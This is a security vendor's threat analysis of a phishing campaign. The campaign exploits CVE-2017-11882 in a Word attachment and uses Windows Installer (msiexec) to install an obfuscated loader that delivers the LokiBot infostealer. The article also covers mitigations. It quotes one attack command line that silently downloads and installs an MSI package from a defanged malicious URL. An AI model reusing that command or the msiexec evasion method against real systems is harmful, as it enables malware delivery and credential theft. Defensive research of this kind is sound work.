Cyber Threats

Attack Using Windows Installer Leads to LokiBot

Recently, we discovered CVE-2017-11882 being exploited again in an attack that uses an uncommon method of installation—via the Windows Installer service in Microsoft Windows operating systems.

By: Martin Co, Gilbert Sison
February 08, 2018
Read time: 4 min (1110 words)

Back in November 2017, Microsoft patched CVE-2017-11882, a remote code execution vulnerability that affected Microsoft Office. However, this didn't prevent cybercrime groups such as Cobalt from exploiting this vulnerability in order to deliver a variety of malware, including FAREIT, Ursnif, and a cracked version of the Loki infostealer, a keylogger that was primarily advertised as capable of stealing passwords and cryptocurrency wallets.

Recently, we discovered CVE-2017-11882 being exploited again in an attack that uses an uncommon method of installation—via the Windows Installer service in Microsoft Windows operating systems. This differs from previous malware that exploited the vulnerability using the Windows executable *mshta.exe* to run a Powershell script, which is used to download and execute the payload. This attack uses *msiexec.exe* as part of the Windows Installer service.

Infection Chain




Figure 1. Infection Chain for the attack

The samples we analyzed seem to be part of a malware spam campaign. It starts off with an email that asks the recipient to confirm a payment they made to the sender. The email contains text written in Korean, which is roughly translated as "*hello, please check if your PC may be infected by virus or malicious codes*," apparently to warn the recipient about possible infections.

The email also contains an attached document file labeled "Payment copy.Doc" (Detected by Trend Micro as TROJ_CVE201711882.SM) which is supposedly a payment confirmation document. However, the attachment is actually used to exploit CVE-2017-11882.





Figure 2. Spam email containing the document file used to exploit CVE-2017-11882



The exploitation of this vulnerability leads to the download and installation of a malicious MSI package labeled *zus.msi* via *Windows Installer* through the following command line:

Call cmd.exe /c msiexec /q /I "hxxps[:]//www[.]uwaoma[.]info/zus.msi




Figure 4. msiexec download and installation. msiexec.exe gives the binary the file name MSIFD83.tmp




Figure 5. MSIL binary after installation

Once downloaded, Windows Installer (*msiexec.exe*) will proceed to install an MSIL or Delphi binary to the system. Depending on the MSI package downloaded, it may contain either a heavily obfuscated Microsoft Intermediate Language (MSIL) or Delphi binary file, which then acts as a loader for the actual payload.

One notable aspect of the package is that it provides a compression layer that file scan engines need to process and enumerate in order to detect the file as malicious. While this is relatively simple, being able to detect and identify the actual payload might be more difficult since it is contained in the heavily obfuscated MSIL or Delphi binary.

The binary launches another randomly-named instance of itself. This instance will be hollowed out and replaced with the malware payload.




Figure 6. Hollowed out instance of MSIL debugger view

So far, we have seen this technique used to deliver a sample we detected as LokiBot (TROJ_LOKI.SMA). However, it is modular enough to deliver other payloads.




Figure 7. The malware sample we identified as a LokiBot variant

Why does it use a new installation method?

Security software has become proficient at monitoring possible downloader processes such as Wscript, Powershell, Mshta.exe, Winword.exe, and other similar executables that have become increasingly popular methods of installing malicious payload. Due to their widespread use, it became easy to stop the arrival of threats via these software. However, the use of msiexec.exe to download a malicious MSI package is not something we typically see in most malware.

While other existing malware families use *msiexec.exe*, such as the Andromeda botnet (Detected by Trend Micro as ANDROM family), the difference is in how this method uses the installer. In Andromeda's case, code is injected to *msiexec.exe* to download updates and download the payloads. Another key difference is that when Andromeda downloads its payloads and updates, it immediately downloads and executes a PE file. This method uses an MSI package that *msiexec.exe* recognizes as an installation package, thereby using Windows Installer as intended.

Malware has never really needed to install itself through an MSI package. Unlike most malware that use *msiexec.exe*, the malware we analyzed does so without modifying the binary or its processes, and uses the available functionality of *Windows Installer* to install malware. In addition, MSI packages are typically abused for malicious purposes to install Potentially Unwanted Applications (PUA) and not by malware per se. This is a new direction for malware creators.

Why the use of this specific installation type? We believe it might represent a new evasion mechanism for malware creators to skirt around security software that usually focuses on traditional installation methods. While we did manage to detect samples of the malware payload in limited numbers, we cannot definitively say if these samples are being delivered via the method described. What we can surmise, however, is that the malware creators might be focusing on Korean targets given the language used in the sample email. They could also be testing different ways of delivery — like this new attack method — to determine their effectiveness.

Mitigation

Given the use of phishing emails as the primary method of propagation, both users and organizations can mitigate the impact of this particular attack by implementing best practices designed to combat email-based threats.

Context is very important in this instance. For example, recipients should be suspicious of any email that asks for the confirmation of payment receipts or deliveries for non-existent transactions. Any unusual messages, sentences or phrases should also be a red flag for recipients. Again, in this case, the inclusion of a warning to check for any suspicious software is quite out of place in a supposed payment confirmation email. Communication that involve business transactions are also often highly professional, so any misspellings or grammatical errors, especially if excessive, could signify a phishing attempt.

Another option that is more specific to this attack would be to disable or restrict Windows Installer itself to prevent potential attackers from installing software on the user's systems, or set the system to only install programs set up by a system administrator.

abuse unpatched vulnerabilities.

Trend Micro XGen™ security provides a cross-generational blend of threat defense techniques against a full range of threats for data centers, cloud environments, networks, and endpoints. It features high-fidelity machine learning to secure the gateway and endpoint data and applications, and protects physical, virtual, and cloud workloads. With capabilities like web/URL filtering, behavioral analysis, and custom sandboxing, XGen™ protects against today's purpose-built threats that bypass traditional controls, exploit known, unknown, or undisclosed vulnerabilities. Smart, optimized, and connected, XGen™ powers Trend Micro's suite of security solutions: Hybrid Cloud Security, User Protection, and Network Defense.

Tags

Endpoints | Research | Network | Cyber Threats

Authors

Martin Co
Threats Analyst

Gilbert Sison
Threats Analyst

Related Articles

AI Pulse: Election Deepfakes, Disasters, Scams & more

Understanding the Initial Stages of Web Shell and VPN Threats: An MXDR Analysis

Attacker Abuses Victim Resources to Reap Rewards from Titan Network

See all articles ›
